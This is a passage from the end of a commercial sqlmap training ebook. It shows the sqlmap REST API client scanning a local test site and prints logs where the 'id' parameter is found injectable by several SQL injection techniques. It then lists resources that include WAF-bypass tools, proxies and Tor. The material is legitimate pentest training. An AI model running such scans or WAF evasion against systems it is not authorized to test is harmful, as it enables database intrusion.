[15:33:05] [INFO] New task ID is 'e2d5137722ba20cb'
[15:33:05] [DEBUG] Calling 'http://127.0.0.1:7000/scan/e2d5137722ba20cb/start'
[15:33:05] [INFO] Scanning started
api (e2d5137722ba20cb)>
```

We can call for data on the current scan:

```
api (e2d5137722ba20cb)> data
[15:33:20] [DEBUG] Calling 'http://127.0.0.1:7000/scan/e2d5137722ba20cb/data'
{
  "success": true,
  "data": [
    {
      "status": 1,
      "type": 0,
      "value": {
        "url": "http://localhost:8440/",
        "query": "id=1",
        "data": null
      }
    },
    {
      "status": 1,
      "type": 1,
      "value": [
        {
          "place": "GET",
          "parameter": "id",
          "ptype": 1,
          "prefix": "",
          "suffix": "",
          "clause": [
            1,
            8,
            9
          ],
          "notes": [],
          [...]
        }
      ]
    }
  ]
}
```

We can retrieve logs from our scan:

```
api (e2d5137722ba20cb)> log
[15:33:49] [DEBUG] Calling 'http://127.0.0.1:7000/scan/e2d5137722ba20cb/log'
{
  "success": true,
  "log": [
    {
      "time": "15:33:06",
      "level": "INFO",
      "message": "testing connection to the target URL"
    },
    {
      "time": "15:33:06",
      "level": "WARNING",
      "message": "turning off pre-connect mechanism because of incompatible server ('BaseHTTP/0.6 Python/3.9.1+')"
    }
  ]
}
```

```

        "time": "15:33:06",
        "level": "INFO",
        "message": "checking if the target is protected by some kind of WAF/IPS"
    },
    {
        "time": "15:33:06",
        "level": "CRITICAL",
        "message": "WAF/IPS identified as 'CloudFlare'"
    },
    {
        "time": "15:33:06",
        "level": "WARNING",
        "message": "please consider usage of tamper scripts (option '--tamper')"
    },
    {
        "time": "15:33:06",
        "level": "INFO",
        "message": "testing if the target URL content is stable"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "target URL content is stable"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "testing if GET parameter 'id' is dynamic"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "GET parameter 'id' appears to be dynamic"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'SQLite')"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "testing for SQL injection on GET parameter 'id'"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "testing 'AND boolean-based blind - WHERE or HAVING clause'"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with
--string=\"luther\")"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "testing 'Generic inline queries'"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "testing 'SQLite inline queries'"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "testing 'SQLite > 2.0 stacked queries (heavy query - comment)'"
    },
    {
        "time": "15:33:07",
        "level": "INFO",
        "message": "testing 'SQLite > 2.0 stacked queries (heavy query)'"
    }

```

```

    },
    {
      "time": "15:33:07",
      "level": "INFO",
      "message": "testing 'SQLite > 2.0 AND time-based blind (heavy query)'"
    },
    {
      "time": "15:33:11",
      "level": "INFO",
      "message": "GET parameter 'id' appears to be 'SQLite > 2.0 AND time-based blind (heavy query)' injectable "
    },
    {
      "time": "15:33:11",
      "level": "INFO",
      "message": "testing 'Generic UNION query (NULL) - 1 to 20 columns'"
    },
    {
      "time": "15:33:11",
      "level": "INFO",
      "message": "automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found"
    },
    {
      "time": "15:33:11",
      "level": "INFO",
      "message": "'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test"
    },
    {
      "time": "15:33:11",
      "level": "INFO",
      "message": "target URL appears to have 3 columns in query"
    },
    {
      "time": "15:33:11",
      "level": "INFO",
      "message": "GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable"
    },
    {
      "time": "15:33:12",
      "level": "INFO",
      "message": "the back-end DBMS is SQLite"
    },
    {
      "time": "15:33:12",
      "level": "WARNING",
      "message": "HTTP error codes detected during run:\n500 (Internal Server Error) - 13 times"
    },
    {
      "time": "15:33:12",
      "level": "INFO",
      "message": "fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'"
    }
  ]
}

```

We can retrieve the status of our current scan:

```

api (e2d5137722ba20cb)> status
[15:34:27] [DEBUG] Calling 'http://127.0.0.1:7000/scan/e2d5137722ba20cb/status'
{
  "success": true,
  "status": "terminated",
  "returncode": 0
}

```

We can list all of the different tasks we have running or that we've run in the past:

```
api (e2d5137722ba20cb)> list
[15:34:51] [DEBUG] Calling 'http://127.0.0.1:7000/admin/list'
{
  "success": true,
  "tasks": {
    "e2d5137722ba20cb": "terminated"
  },
  "tasks_num": 1
}
```

...and more!

But again, we don't have to use this client. We can make curl requests, Burp plugin requests, etc...

Conclusion

Feel free to play around with these different options, or try to craft cURL requests and see how it responds!

Then, once you're ready, go ahead and complete this lesson!

Conclusion

Additional resources

As you complete the course, here are links to downloads from this course for easy access, as well as additional resources for you to check out:

Cheat sheets

- [\[Cheat Sheet\] sqlmap Source Code Structure](#)
- [\[Cheat Sheet\] sqlmap Important Directories](#)
- [\[Cheat Sheet\] Test Levels](#)
- [\[Cheat Sheet\] Risk Levels](#)
- [\[Cheat Sheet\] Verbosity Levels](#)
- [\[Cheat Sheet\] Tamper scripts](#)

sqlmap links

- [sqlmap's main site](#)
- [sqlmap's GitHub](#)
- [sqlmap's usage wiki](#)
- [Raw usage wiki](#)
- [sqlmap and SQL injection presentations](#)
- [sqlmap issues](#)

Useful tools

- [Using Burp with sqlmap](#)

- [Fetch some proxies](#)
- [Are you using Tor?](#)
- [WAFNinja](#)
- [WAF Bypass by Nemesisda](#)
- [WhatWaf](#)
- [identYwaf](#)
- [Awesome WAF](#)

Have other resources you've found helpful that aren't included here? Share with the community!

What now?

The goal of this course was to give you deep knowledge of how sqlmap works, and how you can apply it in your pentest or bug bounty engagements in order to successfully find SQL injection vulnerabilities that need to be fixed.

I hope you enjoyed this course as much as I enjoyed making it, and I'd love to hear your feedback. If you loved the course, I'd love to hear about it, and if you were disappointed, I'd also love to hear how I could improve it! Feel free to reach out directly: christophe@cybr.com

Apply what you've learned towards...

Now that you've completed the course, it's time to apply what you've been learning. You can either apply your new skills towards checking your own application for vulnerabilities, you can apply it towards your next pentest engagement, or you can try it out on your next bug bounty engagement! If you still feel like you need additional practice, check out CTFs related to SQL injections and try it out there!

Make sure you bookmark the course so you can continue to reference it, and don't forget about the cheat sheets.

Ask questions, and get clarification!

If there are any questions that I haven't answered in the course, or if you need any further clarifications, go ahead and post in our Forums or in our Discord community so that we can get that answered for you!

- [Forums](#)
- [Discord](#)

Share the course!

Finally, if you got value from this course, please share it with a friend or colleague so that they can also learn about sqlmap and SQL injections.

Outro

Thank you!

I appreciate you purchasing my Ebook and supporting Cybr! I hope to see you in my other courses, on our Forums, and on Discord!

See you soon!

Thanks,

Christophe

Did you know?

You can also always download Ebooks and access courses you've purchased from your Membership portal. Log in to <https://cybr.com>, click on your username in the top right corner → Membership → Subscriptions.



Copyright © 2021 by Cybr, Inc. All Rights Reserved.